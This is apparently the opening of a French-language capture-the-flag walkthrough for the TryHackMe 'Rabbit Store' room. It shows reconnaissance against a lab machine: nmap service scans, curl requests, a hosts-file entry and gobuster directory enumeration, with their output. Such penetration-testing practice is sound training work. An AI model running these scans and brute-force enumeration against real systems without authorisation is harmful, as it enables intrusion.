
Rabbit store

Table des matières




Learn > Rabbit Store

Rabbit Store

Demonstrate your web application testing skills and the basics of Linux to escalate your privileges.


Medium 120 min

https://tryhackme.com/room/rabbitstore




```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qle
n 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group def
ault qlen 1000
    link/ether 08:00:27:da:5e:f7 brd ff:ff:ff:ff:ff:ff
    inet 10.0.10.10/24 brd 10.0.10.255 scope global dynamic noprefixroute eth0
       valid_lft 404sec preferred_lft 404sec
    inet6 fe80::a00:27ff:feda:5ef7/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKN
OWN group default qlen 500
    link/none
    inet 10.21.10.198/16 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::24e8:2379:4b88:6f54/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever
```

```
sudo nmap -sC -sV <IP>
```




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.10.21.63
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-22 13:23 CET
Nmap scan report for 10.10.21.63
Host is up (0.34s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3f:da:55:0b:b3:a9:3b:09:5f:b1:db:53:5e:0b:ef:e2 (ECDSA)
|_  256 b7:d3:2e:a7:08:91:66:6b:30:d2:0c:f7:90:cf:9a:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://cloudsite.thm/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 180.18 seconds
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- -sC -sV 10.10.73.159
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-10 16:39 CET
Nmap scan report for cloudsite.thm (10.10.73.159)
Host is up (0.054s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3f:da:55:0b:b3:a9:3b:09:5f:b1:db:53:5e:0b:ef:e2 (ECDSA)
|_  256 b7:d3:2e:a7:08:91:66:6b:30:d2:0c:f7:90:cf:9a:f4 (ED25519)
80/tcp    open  http    Apache httpd 2.4.52
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.52 (Ubuntu)
4369/tcp  open  epmd    Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|   nodes:
|_    rabbit: 25672
25672/tcp open  unknown
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 187.48 seconds
```


HTTP :

```
curl <IP>
```



```
┌──(kali㉿kali)-[~]
└─$ curl 10.10.21.63
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="http://cloudsite.thm/">here</a>.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at 10.10.21.63 Port 80</address>
</body></html>

┌──(kali㉿kali)-[~]
└─$ curl http://cloudsite.thm/
curl: (6) Could not resolve host: cloudsite.thm
```


```
echo "<IP> cloudsite.thm" | sudo tee -a /etc/hosts && curl http://
cloudsite.thm
```



```
┌──(kali㉿kali)-[~]
└─$ echo "10.10.21.63 cloudsite.thm" | sudo tee -a /etc/hosts
10.10.21.63 cloudsite.thm

┌──(kali㉿kali)-[~]
└─$ curl http://cloudsite.thm
```


OU

```
curl --resolve cloudsite.thm:80:<IP> http://cloudsite.thm
```




```
┌──(kali㉿kali)-[~]
└─$ curl --resolve cloudsite.thm:80:10.10.21.63 http://cloudsite.thm
```

```
gobuster dir -u http://cloudsite.thm -w /usr/share/wordlists/dirb/big
.txt -x php,html
```




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://cloudsite.thm -w /usr/share/wordlists/dirb/big.txt -x php,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://cloudsite.thm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess.php        (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htaccess.html       (Status: 403) [Size: 278]
/.htpasswd.html       (Status: 403) [Size: 278]
/.htpasswd.php        (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/about_us.html        (Status: 200) [Size: 9992]
/assets               (Status: 301) [Size: 315] [--> http://cloudsite.thm/assets/]
/blog.html            (Status: 200) [Size: 10939]
/contact_us.html      (Status: 200) [Size: 9914]
/index.html           (Status: 200) [Size: 18451]
/javascript           (Status: 301) [Size: 319] [--> http://cloudsite.thm/javascript/]
/server-status        (Status: 403) [Size: 278]
/services.html        (Status: 200) [Size: 9358]
Progress: 61407 / 61410 (100.00%)
===============================================================
Finished
===============================================================
```



